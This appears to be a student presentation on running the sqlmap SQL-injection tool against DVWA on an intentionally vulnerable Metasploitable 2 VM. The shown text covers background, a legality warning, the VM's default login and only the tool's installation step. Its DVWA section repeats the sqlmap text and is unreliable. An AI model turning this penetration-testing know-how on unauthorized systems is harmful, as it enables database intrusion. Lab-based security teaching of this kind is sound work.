

K. J. Somaiya College of Engineering, Mumbai
(A Constituent College of Somaiya Vidyavihar University)

Information Security

IA-2

By-

Paras Jain - 16010121071

Aditya Mishra - 16010121111

K. J. Somaiya College of Engineering, Mumbai
(A Constituent College of Somaiya Vidyavihar University)

Title: Implementation of SQL Map using DVWA through Metasploitable 2

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

Contents:

- 1. Introduction**
- 2. Sql Map**
- 3. DVWA**
- 4. Metasploitable 2**
- 5. Stepwise demonstration of tool**

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

1. Introduction

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

- Kali Linux, a Debian-based Linux distribution, is tailored for conducting penetration testing and digital forensics, managed and maintained by Offensive Security.
- Offering a suite of 600 penetration-testing tools, Kali Linux includes applications such as Armitage, Nmap, Wireshark, John the Ripper, sqlmap, Aircrack-ng, Burp, and OWASP ZAP.


K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

- The brainchild of Offensive Security are Mati Aharoni and Devon Kearns, Kali Linux emerged from the redevelopment of BackTrack, a previously utilized Linux distribution for information security testing based on Knoppix. The choice of the name "Kali" drew inspiration from the Hindu goddess Kali.

K. J. Somaiya College of Engineering, Mumbai
(A Constituent College of Somaiya Vidyavihar University)

2. SQL Map



K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

Detecting and exploiting SQL injection vulnerabilities in online applications is streamlined through the utilization of the open-source penetration testing tool SQLmap. Besides managing the tool's operations, it facilitates data retrieval from databases and execution of commands on the underlying system.

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

However, it's imperative to employ SQLmap in a controlled environment and with explicit permission from the application's owner. Unauthorized usage of SQLmap on a live website is strictly prohibited and may lead to legal consequences.

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

3. DVWA



K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

Detecting and exploiting SQL injection vulnerabilities in online applications is streamlined through the utilization of the open-source penetration testing tool SQLmap. Besides managing the tool's operations, it facilitates data retrieval from databases and execution of commands on the underlying system.

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

However, it's imperative to employ SQLmap in a controlled environment and with explicit permission from the application's owner. Unauthorized usage of SQLmap on a live website is strictly prohibited and may lead to legal consequences.

4. Metasploitable 2




Metasploit

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]
```



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:



SOMAIYA
VIDYAVIHAR UNIVERSITY

K J Somaiya College of Engineering

Somaiya
TRUST

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

A testing environment provides a secure space for conducting security analysis and penetration testing. This controlled environment ensures that security professionals can experiment with various tools and techniques without compromising live systems or networks. To set up such an environment, you'll need a Metasploit instance capable of accessing a vulnerable target.

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

Metasploitable 2 is an intentionally vulnerable Ubuntu Linux virtual machine designed specifically for testing common vulnerabilities. It serves as an ideal target system, allowing security practitioners to simulate real-world attack scenarios and practice defensive strategies. Moreover, Metasploitable 2 is compatible with popular virtualization platforms like VirtualBox, VMware, and others, making it accessible and easy to integrate into diverse testing environments.


K. J. Somaiya College of Engineering, Mumbai
(A Constituent College of Somaiya Vidyavihar University)

5. Step wise Demonstration

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

1. First we need to download SQL Map using the following command: sudo apt install sqlmap



The screenshot shows a terminal window titled 'Terminal' with a dark blue header bar. The window title bar says 'Terminal'. The menu bar includes 'File', 'Machine', 'View', 'Input', 'Devices', and 'Help'. Below the menu is a toolbar with icons for file operations like copy, paste, and search. The terminal window has a dark background and light-colored text. It displays the command \$ sudo apt install sqlmap and its execution. The output shows that sqlmap is already the newest version (1.6.11-1) and was set to manually installed. It also lists packages that were automatically installed and no longer required, along with upgrade information.


```
File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt install sqlmap
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sqlmap is already the newest version (1.6.11-1).
sqlmap set to manually installed.
The following packages were automatically installed and are no longer required:
  cgroupfs-mount containerd libintl-perl libintl-xs-perl libmodule-find-perl libmodule-scandeps-perl libproc-processtable-perl libsort-naturally-perl needrestart
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 10 not upgraded.

(kali㉿kali)-[~]
```

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

